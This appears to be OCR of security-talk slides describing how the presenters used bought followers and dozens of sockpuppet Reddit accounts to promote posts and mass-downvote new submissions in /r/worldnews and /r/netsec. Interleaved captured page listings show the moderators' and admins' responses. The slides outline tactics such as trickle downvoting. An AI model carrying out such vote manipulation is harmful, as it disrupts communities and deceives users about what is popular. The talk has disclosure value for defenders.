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
TL;DR

Gilad Lotan bought followers and did some cool analysis of the network graph*



*https://medium.com/i-data/fake-friends-with-real-benefits-eec8c4693bd3

Timeline Crowding

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(9) Twitter

Twitter, Inc. [US] https://twitter.com

Home Notifications Messages Discover Search Twitter

andreasdotorg @andreasdotorg · 30m
@rootkovska Devices are a question of propetly wrapping IOMMU. This is all trusted code base, of course, but finite amount of code.
Expand Reply Retweet Favorite More

Robert A. @robertauger · 31m
@ErrataRob I got a new logo for you "I don't always commit felonies, but when I do, I commit them against the entire internet'
Expand Reply Retweet Favorite More

iarce retweeted
Richard Johnson @richinseattle · 14h
Slides from my talk "Fuzzing and Patch Analysis: SAGEly Advice" are up! conference.hitb.org/hitbsecconf201… #HITB2014KUL
Expand Reply Retweet Favorite Instapaper More

Electronic Intifada retweeted
Ali Seiter @FarmerMarketVeg · 3h
Palestine activism grows at US campuses despite backlash. Via @norabf at @intifada. electronicintifada.net/blogs/nora-bar…
Expand Reply Retweet Favorite Instapaper More

iarce retweeted
Richard Johnson @richinseattle · 11h
I will try to put together a full walkthrough on using moflow for bug discovery, taint backslicing, and exploitability analysis this month
Expand Reply Retweet Favorite More

Marc Andreessen retweeted
Lynn Vojvodich @lvojvodich · 32m
Don't miss @emilychangtv's discussion w Marc Andreessen, the first to say software is eating the world. 3pm, Yerba Buena #DF14 @pmarca
Expand Reply Retweet Favorite More

Jacob Taylor retweeted
EFF @EFF · 35m
Firefox users: we've upgraded HTTPS Everywhere to protect you from the POODLE attack. Update now: eff.org/https-everywhe…
Expand Reply Retweet Favorite Instapaper More

Marc Andreessen retweeted
Emily Chang @emilychangtv · 32m
I sit down with @pmarca from #Dreamforce at the top of the hour. Stream at salesforce.com/live or tune into @BloombergWest

(9) Twitter

Twitter, Inc. [US] https://twitter.com

Home Notifications Messages Discover Search Twitter

Balaji S. Srinivasan @balajis · 11h
These communications were:
- too trivial for movies
- too voluminous for mail
- too scandalous for news
Only feasible w/ decentralization.

2 11 View conversation

Balaji S. Srinivasan @balajis · 11h
New transactions of many kinds to appear.
Will there be Bitcoin analogs for the:
- upvote
- like
- tweet
- blogpost
- email
- chat room
- IM




10 20 View conversation

Balaji S. Srinivasan @balajis · 11h
That is, what new transactions are akin to new kinds of communications (likes, tweets, blog posts) newly feasible in decentralized channels?

3 8 View conversation

Balaji S. Srinivasan @balajis · 11h
Internet permitted new comm types: trivial, voluminous, scandalous.
What new txs does Bitcoin permit?

3 13

mail lists	
online polls	
twitter	
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comment systems	

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


mail lists	
online polls	
twitter	
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


mail lists	
online polls	
twitter	
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



mail lists	
online polls	
twitter	
reddit	
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2

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promoted by sc00ty

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9 comments

1 4614

TIL When Alan Shepard was asked what he thought about as he sat atop the Redstone rocket, waiting for liftoff, he had replied, "The fact that every part of this ship was built by the low bidder." (en.wikipedia.org)

submitted 3 hours ago by whoa1019 to /r/todayilearned

709 comments share

2 5215

One-star yelp reviews of national parks (imgur.com)

submitted 5 hours ago by GallowBoob to /r/funny

1319 comments share

3

HBO to offer HBO GO without cable subscription in 2015.

/r/all (deadline.com)

submitted an hour ago by yuppieByDay to /r/television

460 comments share

4 4035

I caught Slash's guitar pick in Atlantic City. Thought I'd share :) (i.imgur.com)

submitted 6 hours ago by Pivec to /r/pics

447 comments share

5 3493

This is Lucy. Every time she goes outside she grabs a leaf and just walks around with it in her mouth :) (imgur.com)

submitted 6 hours ago by mluyster to /r/aww

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Birds with Arms

www.reddit.com/r/birdswitharms/

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reddit ...with arms

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1 391
It's cold outside. Don't forget the sweater I made you. (i.imgur.com)
submitted 11 hours ago by methnuggets
6 comments **share**

2 111
The Flag of Connacht, a province in Ireland (upload.wik
submitted 19 hours ago by malachymac95
7 comments **share**

3 660
Put arms on a bird they said . . . (i.imgur.com)
submitted 4 days ago by ivolunteerastribble
6 comments **share**

4 5
X-post from /r/gaming. Hotline Miami badass chicke
arms! (i.imgur.com)
submitted 3 days ago by Larlock1
1 comment **share**

5 555
"I have eyes on the target, over." (i.imgur.com)
submitted 5 days ago by SomeNorwegianChick
15 comments **share**

6 163
I am the Kingslayer (i.imgur.com)
submitted 5 days ago by SomeNorwegianChick
2 comments **share**

7 234
Ninja Bird (imgur.com)
submitted 6 days ago by TheHappySlothonaut
4 comments **share**

8 642

Bird Arm Billboard. This anyone's work? (imgur.com)
submitted 7 days ago by JackFlagon
5 comments **share**

9MgrwvD.jpg (500×625)

i.imgur.com/9MgrwvD.jpg

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rms

All request posts for arms should be

i.imgur.com/y6YZbtf.jpg

World News

www.reddit.com/r/worldnews

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submitted 4 hours ago by yam12
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2 1550 **'Anonymous' Hacker Group Goes After ISIS** (anonhq.com)
submitted 3 hours ago by Nedrin
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3 3709 WALL STREET JOURNAL **Hong Kong Police filmed beating protester** (online.wsj.com)
submitted 11 hours ago by L33tmaster
601 comments share

4 2382 INTERNATIONAL BUSINESS TIMES **Saddam-Era Chemical Weapons Now Under ISIS Control**
(ibtimes.com)
submitted 8 hours ago by fligs
1175 comments share

5 677 **Iconic 2,500 year old Siberian princess 'died from breast cancer', reveals MRI scan. Preserved by ice, the 25 year old ancient woman covered in tattoos used cannabis to cope with her ravaging illness.**
(siberiantimes.com)
submitted 2 hours ago by Acanthas
65 comments share

6 725 theguardian **Activists use GPS to track illegal loggers in Brazil's Amazon rainforest: Hi-tech undercover operation used GPS tracking on timber trucks for the first time, as well as satellite and aerial images to reveal extent of illegal logging in Brazilian Amazon.**
(theguardian.com)

worldnews

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


Score factors







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Upvote articles we want to promote

Downvote articles we want to kill

So first we needed accounts..

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Our accounts seemed broken

reddits secret sauce

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But we have > 50 accounts

What we can do with 50 accounts?

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On small subreddits it’s easy to get a new article on to front page by up voting

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114 [Featured Post] /r/netsec's Q2 2014 Information Security Hiring Thread

1 80 TCP reassembly bug in FreeBSD can cause kernel crash, possible memory disclosure. (freebsd.org)
submitted 3 hours ago by bonsaiviking
5 comments save hide report

2 26 How to Safely Generate a Random Number (like 6ae51281cde590) (sockpuppet.org)
submitted 4 minutes ago by Westoll
comment save hide delete nsfw

3 335 Tails 1.0 released! (tails.boum.org)
submitted 1 day ago by beefjerking
47 comments save hide report

4 • OpenSSH make compiling against OpenSSL optional (article.gmane.org)
submitted an hour ago by ph5i
comment save hide report

5 165 An overview of how reddit's new CSS filter works. (self.netsec)
submitted 1 day ago by spladug
11 comments save hide report

6 32 Revocation still doesn't work (imperialviolet.org)
submitted 17 hours ago by raymii
2 comments save hide report

7 • How To Setup Darkcomet RAT with download! (skullforums.com)
submitted 46 minutes ago by TheEpTic

On large subreddits like worldnews, 50 isn’t enough for a full win

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Upvote articles we want to promote

Downvote articles we want to kill

Let’s also try down voting..

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downvote stuff to knock into moderation queue

below user/subreddit preference

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Trickle Downvoting: only down vote as many up votes as new articles have

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Up-vote our target

Trickle down-vote others

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applied research

Mass-DownVoting

What would happen if we down voted all new articles as they appeared?

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Began with worldnews

reddit WORLDNEWS comments related other discussions (1)

REUTERS In eastern Ukraine, the mob rules (reuters.com)

submitted an hour ago by Aznb01p

15 comments share save hide give gold report

all 15 comments

sorted by: best

Note: We may remove bigoted or hateful comments, including those directed towards any race, religion, ethnic group, nationality, gender, or sexual orientation. Repeat offenders may be banned.

save reddiquette formatting help

[–] Tyacre 19 points an hour ago

How the heck is this at 56 downvotes after 4 minutes?!

permalink save report give gold reply

[–] Muslerra 13 points 53 minutes ago*

If you look at r/worldnews/new, all posts that mention "russia" in title are massively d
downvote count

edit: they now switched it so it downvotes all submissions....

permalink save parent report give gold reply

[–] Tyacre 19 points an hour ago

How the heck is this at 56 downvotes after 4 minutes?!

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Then..

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We apologize for the disruption, we appreciate your patience, and we welcome any tips you have for how we can improve the /r/worldnews user experience in this time of difficulty.

1764 comments share

other discussions

27 5/5/14 r/worldnews "/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do" (reddit.com)
submitted 5 months ago by EdgyUsernameGoldPlz to /r/PanicHistory
16 comments share

33 /r/worldnews is currently under a downvote attack (reddit.com)
submitted 5 months ago by MrsSippy to /r/conspiracy
14 comments share

WE'RE UNDER ATTACK, COMRADES! STAY CALM AND DON'T MOVE - WE'RE FIGHTING THIS THING WITH EVERYTHING WE'VE GOT! (reddit.com)
submitted 5 months ago by jamie_byron_dean to /r/circlebroke2

3 [3 days ago] "/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do" (reddit.com)
submitted 5 months ago by cojoco to /r/RedditCensorship
comment share

0 /r/WorldNews is currently under a downvote attack (reddit.com)
submitted 5 months ago by sage_joch to /r/Orwellian
comment share

reddit

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

trending subreddits /r/OutOfTheLoop /r/BoredCelebs /r/ukraina /r/Glitch_in_the_Matrix /r/StarWars 23 comments


1 1867
Everyone, meet my little brother (imgur.com)
submitted 2 hours ago by Slothduction to /r/AdviceAnimals
71 comments share save hide report


2 3929
This duck sucks. (i.imgur.com)
submitted 6 hours ago by Bodysalt to /r/funny
588 comments share save hide report


3 3235 
Amazing what mods can do for a 10 year old game (HL2) (i.imgur.com)
submitted 5 hours ago by DrSlappyPants to /r/gaming
955 comments share save hide report

4 2735 
Early Movie Concept Arts (imgur.com)
submitted 5 hours ago by chaths to /r/movies
640 comments share save hide report

5 3854
GOOD BOY (i.imgur.com)
submitted 7 hours ago by C0RNL0RD to /r/gifs
644 comments share save hide report

6 3096 
This year's birthday treasure hunt for my son. (imgur.com)
submitted 7 hours ago by crujones43 to /r/pics
467 comments share save hide report

7 2330 
John Oliver reads an unexpected and hilarious response from POM Wonderful after skewering them on his show
submitted 5 hours ago by theruins to /r/videos
188 comments share save hide report

8 2990 
While I was drinking coffee this morning, my dog brought me this. I have no idea where it came from. (i.imgur.com)
submitted 7 hours ago by NikonNights to /r/aww
509 comments share save hide report

9 2062
/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do (self.worldnews)
submitted 4 hours ago by slapchopsuey to /r/worldnews
794 comments share save hide report

10 2559
TIL researchers have invented a helmet that gives humans simulated 360° of Vision, allowing a person to avoid object tossed outside the normal human field of view. (irisa.fr)
submitted 6 hours ago by hans_grouper to /r/todayilearned
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redditpets

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to hide these samples, create a multi of your own:

explore multis

create

everything
from all subreddits

saved

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reddit WORLDNEWS comments related other discussions (4)

/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do

/r/worldnews is currently under a downvote attack - here's what you need to know, and what you can do

1576

submitted 13 hours ago by slapchopsuey

You've probably noticed that the up/down vote numbers have suddenly turned very strange in the past few hours, with everything being downvoted below zero. This is because /r/worldnews is under attack. The source of the downvoting is currently unknown but we and the admins are investigating and doing our best to find out.

The purpose of this attack is to disrupt the subreddit. It does this by delivering enough downvotes to render posts invisible by reddit's default settings, and to discourage your participating by downvoting everything below zero.

Here's what you need to know:

- Don't worry about the downvotes affecting your karma. The unusual votes (in this case, downvotes) will be wiped out when the source of the problem is identified. This will probably take a few days.
- One of the goals of the attack is to render posts invisible by downvoting them below the default threshold in users' preferences settings. The way you can neutralize that part of the attack is by changing the thershold of invisiblity in your user preferences. Here's how: 1. In the upper right of your screen in the area with your username, click preferences. 2. In preferences, go to the "link options" section, and change the final line, where it says "don't show me sites with a score of less than ___" . You can set it to any negative number (ex. -100), but even better than filling in a negative number is just leaving the box blank. By leaving the box blank you will completely neutralize the attackers' ability to make posts invisible.
- The "hot" tab will be broken for the duration of the attack, but we recommend browsing by the "new" tab (/r/worldnews/new).
- We also recommend voting; obviously we can't tell you how to vote, but human votes help minimize the impact of the attackers, and it only takes a fraction of a second to click the arrows.

If you like reading and participating in /r/worldnews, following the above tips can help restore most of the everyday /r/worldnews experience for you, and with your participating in voting, you can help to weaken and expose the attackers, so the admins can solve the problem faster.

We apologize for the disruption, we appreciate your patience, and we welcome any tips you have for how we can improve the /r/worldnews user experience in this time of difficulty.

1589 comments save hide give gold report

Much speculation ensued ..

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*** For the record, we had nothing to do with /r/technology

Simultaneously, we ran the same thing on netsec…

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But netsec moderators responded with intelligent discussion and roped in official reddit admins to talk about the problem..

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[–] sanitybit [S,MOD] 23 points 19 hours ago

I initially messaged all the admins through the reddit.com modmail, /u/cupcake1713 was the one who responded. I could try bringing it up with them but don't believe it will be worth my time.

permalink save parent report give gold reply

[–] Deimorz [A] 78 points 18 hours ago*

You had a group of about 20 bots that were being used to downvote posts in the subreddit. We rendered the voting from those accounts ineffective, but to make it more difficult for the controller of the bots to realize that they've been disabled, we still need to make it look like their votes are applying. If we just throw away their votes entirely, the controller's going to see that their bots have been blocked, and change up what they're doing immediately.


because there's no way to tell which viewers are associated with the blocked voters, we have to show a score to everyone that looks like the votes are still applying (even though, as you said, we don't actually rank using it internally). The fake score can't be only shown to bot accounts. If the controller opens a submission in an incognito window via TOR or something, we'd have no way of linking them back to the bots. So when their 20 downvotes are gone there, they'd know what happened. This is /r/netsec, I'm sure I don't need to elaborate on how many other options there are for separating yourself from this sort of thing. The only feasible option is showing the fake scores to everyone unless we want detection to be trivial.

Being able to hide scores on submissions temporarily like you suggested might help some, but it really just delays the problem, it doesn't solve it. There are also various undesirable side effects from hiding submission scores that don't apply as much to comments. Over the years, a number of subreddits have tried experiments with hiding all submission scores using CSS like you've done, and they pretty much universally decided that it was a bad idea. Because the "hot" ranking involves both score and time, with things dropping in rank based on how old they are, being able to see the scores lets the viewer easily get an idea of how popular/significant different submissions are. Without that information available, it becomes extremely difficult for someone to look at a subreddit's front page and quickly figure out which submissions were the most popular recently.

I was the one that added the ability for moderators to temporarily hide comment scores, and I've definitely thought about extending it to submissions as well. But seeing how poorly all of those experiments that tried to do the same thing with CSS ended up going has made me hesitant about it. We do already have a very "light" score-hiding for submissions, where you can't see the score for the first 2 hours unless you actually visit the comments page. I'm not fully convinced that allowing true hiding like we have for comments would be a good thing, and most likely especially not for longer time periods since it makes the front page more and more confusing the longer the scores are hidden for.

permalink save parent report give gold reply

This should have been much easier to spot



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
